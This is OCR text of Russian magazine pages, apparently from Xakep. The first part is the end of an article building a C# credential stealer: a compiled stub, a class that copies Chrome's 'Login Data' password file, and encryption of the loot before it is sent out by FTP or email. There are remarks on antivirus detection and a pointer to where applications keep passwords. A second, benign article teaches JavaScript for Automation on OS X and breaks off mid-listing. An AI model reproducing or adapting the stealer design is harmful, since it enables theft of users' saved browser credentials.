
↑ SendViaFTP

```
namespace Stealer.STUB
  ...
public class Stub
{
    private static List<AbstractFile> _filesList =↵
    new List<AbstractFile>();
    public static void Main(string[] args)
    {
        DoJob();
    }
    private static void DoJob()
    {
      // [Add_toList]
      Dictionary<string, byte[]> _files =↵
      new Dictionary<string, byte[]>();
      foreach (AbstractFile↵
      targetFile in _filesList)
      {
        var data = targetFile.DoJob();
        if (data != null)
        {
          _files.Add(targetFile.ToString(), data);
```

↓ SendViaEmail

Стаб

Это класс, который будет скомпилирован в отдельную исполняемую сборку с помощью экземпляра CSharpCodeProvider и встроенного метода CompileAssemblyFromSource. Для того чтобы он стал доступным для чтения в рантайме, нужно в его параметрах (F4) указать Build Action = Embedded Resource, а строкой ниже Do not copy. Чтобы студия не ругалась на два метода Main, в настройках проекта указывается Startup object = Stealer.Program, это на тот случай, когда класс «Стаб» не является ресурсом и можно провести анализ кода на наличие ошибок. Теперь давай посмотрим на пример кода.



```
                }
            }
            using (MemoryStream memoryStream =↵
            new MemoryStream())
            {
                BinaryFormatter formatter =↵
                new BinaryFormatter();
                 formatter.Serialize↵
                 (memoryStream, _files);
                 byte[] encodedBytes =↵
                 Encrypt(memoryStream.ToArray());
                 if (_sendViaFtp)
                 {
                     SendViaFtp(encodedBytes);
                 }
                 if (_sendViaEmail)
                 {
                     SendViaEmail(encodedBytes);
                 }
            }
        }
    }
   // [Class]
```

В первую очередь здесь следует обратить внимание на то, что вся основная работа выполняется с использованием обобщенной коллекции List и абстракции. Все элементы коллекции апкастятся до абстрактного класса, и на их экземплярах вызывается метод DoJob, который проверяет, есть ли искомый файл, и если ответ да, он пытается его достать. Далее каждый полученный файл помещается в коллекцию Dictionary<string, byte[]>, в которой хранится имя программы, содержащей файл, и сами данные в виде массива байтов. После обхода всей коллекции List и заполнения Dictionary производится сериализация последнего, затем его шифрование и, наконец, отправка по указанному каналу связи.

В листинге не отображены методы SendViaFtp и SendViaEmail, примеры которых будут показаны далее, метод Encrypt (на самом деле конкретная реализация не имеет значения, выбирается любой симметричный алгоритм), класс AbstractFile и поля класса, которые будут хранить в себе логины, пароли, а также ключи шифрования. На этом все, больше ничего интересного и нового в стабе нет.

Алгоритм получения файлов

Благодаря паттерну «Шаблонный метод» проектировать классы для поиска и получения файлов стало очень просто, можно добавлять десятки новых, и при этом не потребуется вносить никаких изменений в использующий их код, то есть стаб. Вызывающей стороне все равно, что и как реализовано внутри, называется это дело абстрагированием вариантов исполнения. Для примера посмотрим на реализацию класса GoogleChrome, из названия которого можно догадаться о том, что именно он должен найти и скопировать.

```
namespace Stealer.Targets
...
class GoogleChrome : AbstractFile
{
    private string _path = null;
    public override bool IsExist()
    {
        string userNamePath = Environment.↵
        GetFolderPath(Environment↵
       .SpecialFolder.LocalApplicationData);
        _path = string.Format(@"{0}\Google\↵
         Chrome\User Data\Default\Login Data",↵
        userNamePath);
        return File.Exists(_path);
    }
    public override byte[] GetFile()
    {
        string pathCopy = Path.GetTempPath()↵
        + Path.GetRandomFileName();
        File.Copy(_path, pathCopy);
        byte[] data = File.ReadAllBytes(pathCopy);
        File.Delete(pathCopy);
        return data;
    }
    public override string ToString()
    {
        return "GoogleChrome";
    }
}
```

Метод ToString переопределен для того, чтобы словарь из стаба было удобнее заполнять и анализировать при получении. Другие классы по поиску файлов выглядят идентично, разница лишь в пути и, возможно, наличии дополнительных проверок в зависимости от типа хранения. Чтобы не забыть, какие методы надо реализовать от унаследованного класса, или просто сократить время клавиатурного ввода, на AbstractFile можно нажать мышкой и подождать появления подсказки implement abstract class, которая автоматически построит нужный код.

Алгоритм отправки файлов

Как видно на картинке главной формы нашего приложения, в этой части будет обсуждаться пример реализации отправки по FTP и email. Начнем с первого. В конструкторе FtpWebRequest задается URL из текстбокса главной формы, который был вставлен на свою метку в стабе. К нему также добавляется имя передаваемого файла, в качестве которого используется Environment.UserName в связке с Path.GetRandomFileName. Это сделано с той целью, чтобы пользователи с одинаковыми именами не перезатирали друг друга. Метод транспортировки устанавливается в WebRequestMethods.Ftp.UploadFile, и указывается NetworkCredential(_ftpUser, _ftpPass) по аналогии с URL. Работоспособность метода проверяют на локальном FTP, в нашем случае для этого был использован smallftpd 1.0.3.

С почтой поначалу возникали некоторые проблемы, а все из-за изменений в правилах подключения (подробнее можно почитать в материале «Использование SmtpClient для отправления почты через SMTP-сервер» — habrahabr.ru/post/237899/). Формирование письма начинается с вложения, и, так как в метод для отправки передается массив байтов, а конструктор Attachment ждет MemoryStream, переводим его в MemoryStream в начале метода, используя директиву using. Имя файла задается аналогично FTP. В самом сообщении MailMessage инициализируются свойства From, Subject, Body, Sender, To, и завершает эстафету вызов Attachments.Add(attachment), добавляя созданное вложение. Далее следует экземпляр SmtpClient, который заполняется аналогично сообщению. И наконец, строка smtpClient.Send(mail); отправляет сформированное письмо на почтовый сервер.

ЗАКЛЮЧЕНИЕ

Сегодня мы пофантазировали на тему, как мог бы выглядеть Stealer на C#, рассмотрели его возможное внутреннее устройство и преследуемые цели. Замечу, что в ходе экспериментов мой антивирус начал подавать сигнал тревоги, только когда был добавлен метод Encrypt, до этого программа могла отправлять файл по FTP куда угодно. С появлением опции отправки по почте имя определяемой «малвари» изменилось на «троян»... а вот про то, как с этим борются хакеры, читай в предыдущих выпусках][в статье про крипторы :).][

ПРОГРАММИРОВАНИЕ БЕЗ НАПРЯГА

Узнать, сколько всего можно дописать в программе без особых усилий и как сэкономить кучу времени на личных исследованиях, хакерам помогает ресурс Password Secrets of Popular Windows Applications (securityxploded.com/passwordsecrets.php), на нем заботливо выложена информация о расположении интересующих файлов и утилит для анализа.



JAVASCRIPT'OM ПО ЯБЛОКУ

РАЗБИРАЕМСЯ С JAVASCRIPT AUTOMATION ДЛЯ OS X

Игорь Антонов
http://iantonov.me/
vr-online.ru

Dmitry Melnikov@shutterstock.com

Последние годы JavaScript уверенно держится на Олимпе популярных языков программирования. Многочисленные фреймворки, разработка под популярные платформы закрепляют успех и стирают в памяти гадкие клише прошлого. Язык растет, развивается и становится логичнее, что не может не радовать многотысячную армию его фанатов.


В 2014-м JavaScript удостоился внимания серьезных ребят из Apple. На конференции WWDC 2014 была анонсирована новая технология JavaScript Automation, позволяющая создавать приложения для OS X на этом хитовом языке программирования. Попробуем познакомиться с новинкой поближе и на реальных примерах понять: а стоит ли игра свеч?

НОВОЕ — ХОРОШО ЗАБЫТОЕ СТАРОЕ

В любой нормальной операционной системе есть средства для автоматизации. Чаще всего они представляют собой хардкорные инструменты. Взять, к примеру, nix'ы. Здесь главенствует мощный bash, способный решать самые изощренные задачи. Проблема лишь в его сложности. Не всякий юзер решится на творческий союз с этим швейцарским ножом. Получается, что инструмент есть, а пользуются им только продвинутые единицы.

Аналогичная ситуация с Windows, у которой есть свой интерпретатор в виде CMD. Более простой, но и менее функциональный — тягаться с bash ему не под силу. Результат тот же — инструмент есть, а работать с ним желания нет.

Специально для таких пользователей были придуманы всевозможные прослойки и альтернативы. Например, в Windows все желающие могут писать на том же JavaScript (причем очень давно) или VBS. Позже добавился мощный инструмент в виде PowerShell, дающий возможность более доступной автоматизации.



Языки программирования и автоматизация

Мир OS X сталкивался с подобной ситуацией. Как ни крути, а в основе этой ОС всегда лежала BSD. И значит, средства автоматизации в нем исходно следуют традиционному UNIX-way: bash или любой другой язык программирования.

Есть только одно но. В отличие от своих предков, OS X старается по максимуму упрощать пользователям жизнь. Их средний пользователь вовсе не хардкорный гик, ему не нужны 100500 малопонятных фич и великолепные языковые пассажи. Для него априори важна юзабельность и простота — чем проще, тем лучше.

Бородатые пользователи должны помнить, что возможность писать автоматизирующие скрипты (сценарии) на JS появилась еще в далеком 2001 году. Увы, тогда популярность он не завоевал, и несколькими годами позже его сменил язык AppleScript, надолго ставший стандартом. Это был не просто «еще один язык программирования», а новый взгляд на программирование для обычных людей. Вместо привычных матерым разработчикам синтаксических конструкций AppleScript общался языком, похожим на человеческий.

Маркетинговые усилия со стороны Apple и радужные отзывы простых смертных сделали из AppleScript небольшой культ, который с выходом визуального средства для автоматизации под названием Automator только окреп.

Получается, что JavaScript (JS OSA) в яблочном строю был давно, но по воле рока и ввиду своей юности несправедливо был заброшен на задворки. И эту ситуацию легко можно понять, если вспомнить, что в начале нулевых JS ассоциировался больше с хулиганским инструментом для издевательств над браузером, нежели с универсальным языком программирования...

JAVASCRIPT FOR AUTOMATION

Если программировать на JavaScript для OS X теоретически можно уже больше десяти лет, то в чем же тогда фишка столь обсуждаемого анонса? Неужто Apple созрела для запоздавшей маркетинговой кампании?

В последней версии OS X (Yosimite) была проделана большая работа, давшая возможность более тесного взаимодействия с системой. Тут речь даже не о JavaScript, а о появлении целого комплекса API, библиотек, позволяющих в перспективе применять для автоматизации не только JavaScript, но и другие языки программирования. Если не упираться в технические детали, то это блюдо можно уподобить .NET (уж прости за грубое сравнение). То есть в нашем распоряжении оказывается одно программное ядро, одинаково хорошо работающее с другими языками программирования.

Возникает резонный вопрос: а почему первопроходцем выбрали JavaScript? Вряд ли кто ответит на него точно — официальная информация отсутствует. Мне кажется, что не последним доводом за в этом вопросе стала его популярность. Сегодня этот язык переживает бум, и армия его разработчиков

ЧТО ПОЧИТАТЬ ПО ТЕМЕ?

Обычно я привожу кучу полезных ссылок к статье, но сегодня набор будет более скудным. JXA слишком молодая технология, и большого объема литературы по ней пока нет. Есть отдельные обзоры зарубежных коллег, немного вопросов с ответами (причем вопросов без ответов больше) на Stack Overflow и скудноватая официальная документация. Поэтому если ты всерьез решил заняться JXA, то приготовься к самостоятельному ресечингу.

- goo.gl/M3Bqx3 — официальная документация в Mac Developer Library. До нормальной документации она не дотягивает (по правде говоря, это технический пресс-релиз), поэтому особо обольщаться не стоит. Однако прочитать ее на разок нужно: по ней раскидана куча полезных сниппетов.
- goo.gl/m5AO3h — Batch File Rename Script. Пример полноценного скрипта с использованием JavaScript for Automation. Как видно из названия, сценарий позволяет переименовывать файлы, выделенные в Finder. Вторая интересная особенность примера — готовность к использованию с Automator.
- goo.gl/veMWWn — репозиторий с примерами, демонстрирующими использование моста к Objective-C. Примеры простейшие и призваны помочь разобраться с применением стандартных элементов управления в JavaScript.
- goo.gl/87SnZb — статья Building OS X Apps with JavaScript. Добротный материал с примером разработки небольшого приложения для OS X, с использованием фреймворка Foundation (не путать с одноименным CSS-продуктом).
- goo.gl/2egSwH — официальная документация по Foundation Framework.
- goo.gl/NrftJs — JavaScript for Automation Cookbook. Репозиторий с полезной информацией о применении JXA. Информации не так много, как хотелось бы, но упускать из виду ее нельзя.

уверенно растет. Грех не воспользоваться столь удачным стечением обстоятельств.

Ну а теперь — немного технических деталей.

Тесная интеграция с системой

Речь уже не идет о банальной автоматизации в стиле «открыл программу → кликнул кнопку». Продвинутые пользователи получают возможность взаимодействовать с нативными фреймворками и библиотеками. Раньше фича была доступна знатокам AppleScript, а сегодня ее расширили и отдали в лапы ушлых JavaScript'еров. Благодаря доступу к Cocoa API разработчики могут создавать приложения с нативным интерфейсом прямо на JS. Причем в большинстве случаев не будет никаких существенных провисаний в скорости по сравнению с применением Objective-C.

Простой диалог с приложениями

Взаимодействие с приложениями сводится к заполнению свойств и выполнению методов соответствующих объектов. Никаких хитроумных и монструозных названий! Все сделано в расчете на, скажем так, программистов средней продвинутости.

Дружба с Automator

Automator (визуальное средство для автоматизации) не осталось в стороне, и его сразу подружили с JavaScript. Теперь, помимо визуальных «кубиков» с логикой AppleScript, реально использовать трушный код на JS.

Документация

Презентация говорит о хорошей документации, но, на мой взгляд, здесь все не так идеально. Да, библиотека с описанием свойств/методов стоковых приложений сделана хорошо. Приведено описание всех встроенных приложений, и попробовать себя в роли гуру OS X автоматизации становится возможным минут через 15 (само собой, при наличии опыта программирования). А вот в вопросах более тесного взаимодействия с системой возникают некоторые пробелы. Впрочем, уверен, что это вопрос времени.

ГОТОВИМ ИНСТРУМЕНТЫ

Начнем с редактора кода. В принципе, код можно писать в чем угодно. Для меня в последнее время стал стандартом свободный редактор Brackets. Правда, для первого знакомства с JavaScript Automation все же лучше воспользоваться стандартным редактором скриптов. Он находится в «Программы → Утилиты».


На мой взгляд, стандартный редактор выглядит ущербно — отсутствуют привычные программерскому глазу необходимые инструменты. Нет даже элементарной нумерации строк. Главный его плюс — простота запуска написанного кода. Закодили несколько строчек кода и одной кнопкой выполнили тестовый запуск.

Аналогичного поведения можно легко добиться с любым другим редактором, но тогда придется потратить некоторое время на настройку. Я этим вопросом пока не заморачивался, но думаю, что особых сложностей возникнуть не должно. Во всяком случае, утилита osascript (о ней немного позже) покрывает все потребности по запуску сценариев из консоли.

Во время написания кода будет крайне полезен встроенный в редактор скриптов журнал событий (Окно → Журнал событий). Из него JXA-девелопер черпает информацию, необходимую для отладки. На первых порах туда заглядывать придется часто, так как даже наличие опыта в разработке на JavaScript не спасет от некоторых неожиданностей, присущих JXA.


Сразу взглянем на еще один инструмент, без которого вряд ли удастся написать серьезный сценарий, — «Библиотеку». Эта библиотека хранит практически всю информацию о методах и свойствах стандартных приложений. Как задумал что-то автоматизировать — сразу загляни в нее (Окно → Библиотека).

Теперь попробуем проверить все это на практике и сотворить простейший скрипт. Пусть это будет традиционный Hello, World, но только свое приветствие миру мы скажем голосом.






Применение Automator вместе с JS



Список приложений для автоматизации



Стандартный редактор скриптов

Сначала в окне редактора скриптов сменим язык программирования на JavaScript. Затем наберем три строчки и запустим сценарий на выполнение:

```
App = Application.currentApplication();
App.includeStandardAdditions = true;
App.say("Hello, World!");
```

Если все введено без ошибок, то приятный женский голос (все зависит от системных настроек) произнесет замыленную в программерских кругах фразу.


РУЛИМ БРАУЗЕРОМ

В моей любимой интернет-бродилке постоянно висят десятки открытых вкладок. Увидишь что-нибудь интересное, а читать времени нет. Оставляешь вкладку открытой и даешь себе обещание: «Чуть позже прочитаю». Вот только это «позже» не наступает никогда, и вкладки хаотично накапливаются. Энтропия нарастает и в итоге сжирает всю доступную память. Потом разбираться в этом хламе уже не хочется, и все открытые вкладки разом закрываются.

```
#!/usr/bin/env osascript -l JavaScript

function run(argv) {
  console.log(JSON.stringify(argv))
}
```

Automator не остался в стороне, и теперь в нем можно использовать JavaScript



С описанной проблемой я начал бороться давно, путем проб и ошибок придя наконец к использованию расширения OneTab. Сейчас я покажу, как примерно то же самое повторить средствами JXA. Заодно на реальном примере мы увидим нюансы взаимодействия с популярными приложениями — Goolge Chrome и TextEdit. Сделаем новый скрипт и напишем в него код из листинга 1 (эх, помню, как Никиту Кислицына дико бесили эти Игоревы «листинги», он даже отдельно запрещал использовать слово «листинг» в журнале :). — Прим. ред.).

Этот сценарий сохранит ссылки на вкладки во всех открытых окнах браузера. Для наглядности адрес сайта отделяется от заголовка страницы символом табуляции. Теперь немного заострим внимание на коде.

Первым делом необходимо установить связь с желаемым приложением. В моем случае это Google Chrome и TextEdit. Нам требуется создать экземпляр объекта для дальнейшего взаимодействия. Для этого мы берем и выполняем глобальный метод Application. В качестве параметра ему необходимо передать имя приложения (ID процесса, путь к приложению). Если все прошло нормально, можно приступать к работе.

После получения экземпляра объекта следует сразу открыть библиотеку и посмотреть доступные свойства/методы у выбранного приложения. Я специально выбрал Google Chrome, так как его описание в библиотеке отсутствует. Как же быть? Официальные комментарии мне не попались, поэтому я рискнул и списал название методов из раздела про Safari. Код прекрасно заработал.


Свободный редактор Brackets


Подробное описание объектов

С TextEdit ситуация аналогичная: устанавливаем связь и создаем новый документ. Описание всех методов и свойств берем из документации.

Поскольку у браузера может быть открыто несколько окон и в них закладки, необходимо пройтись по каждому. Для этого перебираем коллекцию windows, а затем у очередного окна пробегаемся по вкладкам (tabs). Дальше идут стандартные возможности JS, которые в дополнительных комментариях не нуждаются.

Приведенную идею легко развить и дописать код открытия ссылок из файла. А что, получится очень даже недурно! Подобная функция когда-то даже была реализована в павшем смертью храбрых (я про его оригинальный движок) браузере Opera. Ну и само собой, сделать поддержку разных браузеров. Сразу рассмотрим пример открытия новой вкладки в Google Chrome:


```
window = googleChrome.windows[0];
newTab = googleChrome.Tab
({url: "http://iantonov.me"})↵
window.tabs.push(newTab);
```

ЛИСТИНГ 1. ГРАБИМ ССЫЛКИ ИЗ ВКЛАДОК

```
var googleChrome = Application("Google Chrome");
var textEdit = Application("TextEdit");
var newDoc = textEdit.Document().make();
var content = "";
newDoc.name = "pagesFromBrowser.txt";
   for (j = 0; j <= googleChrome.windows.length-1; j++) {
   var window = googleChrome.windows[j];
   for (var i = 0; i <= window.tabs.length-1; i++) {
         content = content + window.tabsi↵
              (.url() + "    " + window.tabsi (.name() + "\n";
   }
   textEdit.documents["pagesFromBrowser.txt"]↵
        .text = content;
   }
```

ПИШЕМ ПИСЬМА ПОД КОПИРКУ

Теперь взглянем на встроенный почтовый клиент (mail) с точки зрения JXA. Попробуем подключиться к этому приложению и сформировать новое письмо. Этот пример любят приводить все блогеры, но они ограничиваются созданием нового письма с заполненной темой и текстом. Вроде бы ничто не мешает



Результат формирования письма

расширить пример, но тут обязательно (Stack Overflow тому подтверждение) возникают трудности. Во втором листинге я привел полноценный код скрипта, позволяющий создать новое письмо, добавить несколько получателей и приаттачить произвольный файл.

Здесь мы идем по уже знакомой тропинке — устанавливаем связь с приложением и начинаем заполнять его свойства. Названия используемых свойств и методов описаны в документации. Стоит лишь обратить внимание на стиль заполнения объекта с письмом.

По идее, ничего необычного: инициализируем соответствующий объект и заполняем свойства. Однако есть один нюанс, с которым я столкнулся при первом знакомстве с JXA. Смотри — по идее, мы могли бы записать весь код в традиционном для JS стиле:

```
myMessage = Mail.OutgoingMessage({
subject: "subject",
content: "",
visible: true,
toRecipients: [
myMailApp.Recipient({
address: "a@iantonov.me",↵
name: "Igor Antonov"
}),
]
...
});
```

Код выглядит элегантнее, синтаксис абсолютно корректный... но пример правильно не отработает. Новое письмо будет создано, но строка с получателями и список аттачей будут пусты. На это стоит сразу обратить внимание, потому что такой результат будет тебя поджидать еще в нескольких случаях.

В приведенном примере получатель захардкожен, а в реале его данные наверняка имеются в адресной книге. Научить код работать с приложением «Контакты» — дело нескольких минут:

```
    var contactsApps = Application("Contacts");
    var recipientFromContacts = ↵
        contactsApps.people["Igor Antonov"];
    var name = recipientFromContacts.name();
    var email = recipientFromContacts↵
        .emails0 (.value();
```

Код опять же довольно логичный, только следует обратить внимание на получение имени и email. Помни: name() — это метод, а не свойство. Следовательно, не забываем про скобки, иначе придется долго ломать голову над вываливающимися ошибками.

КОМАНДУЕМ ИНТЕРАКТИВНО

Возможности автоматизации не ограничиваются написанием скриптов в традиционном стиле. JXA позволяет также выполнять код интерактивно и сразу же видеть результат действия каждой строки. Продемонстрировать это поможет утилита osascript. Откроем терминал и запустим ее:

```
$osascript -l JavaScript -i
```

Первым ключом мы выбрали используемый язык программирования (не забываем, все то же самое можно сделать с помощью AppleScript). Второй ключ указывает на желание работать в интерактивном режиме.

Выполнив эту команду, мы получим приглашение для ввода (>>) JavaScript-кода. Попробуем для примера запустить браузер Google Chrome и открыть в нем несколько вкладок. Вводим строку и отправляем ее на выполнение нажатием клавиши Enter.

```
$ osascript -l JavaScript -i
>> Chrome = Application("Google Chrome")
   => Application("Google Chrome")
>> window = Chrome.windows[0]
   => Application("Google Chrome").windows.at(0)
>> newTab = Chrome.Tab({url:"http://xakep.ru"})↵
   => app.Tab
      ({"url":"http://xakep.ru", make"↵
       :[function anonymous]})
>> window.tabs.push(newTab)
=> 28
>> newTab = Chrome.Tab({url:"http://iantonov.me"})
   => app.Tab({"url":"http://iantonov.me",↵
"make":[function anonymous]})
>> window.tabs.push(newTab)
```

МЕНЯЕМ BASH НА JS

С помощью все той же утилиты osascript можно писать традиционные консольные скрипты в стиле bash (это можно было делать на OS X и без данной утилиты. — Прим. ред.). Для любого серьезного скрипта потребуется работа с параметрами от пользователя. Подобное вполне реально реализовать на JXA. Пример простейшей болванки:

ЛИСТИНГ 2. РАБОТАЕМ С MAIL

```
myMailApp = Application("Mail");
bodyTxt = "Привет, мен! Это пример отправки письма с помощью JS↵
из OS X.\n\n"
            + "Все предельно просто и понятно.";
    newMessage = myMailApp.OutgoingMessage().make();
    newMessage.visible = true;
    newMessage.content = bodyTxt;
    newMessage.subject = "Письмо счастья";
    newMessage.visible = true;
    newMessage.toRecipients.push(myMailApp.Recipient({address:↵
    "a@iantonov.me", name: "Igor Antonov"}));
    newMessage.toRecipients.push(myMailApp.Recipient({address:↵
   "info@iantonov.me", name: "bot"}));
    newMessage.attachments.push(myMailApp.Attachment({ fileName:↵
   "/Users/spider_net/Downloads/\rutracker.org\↵
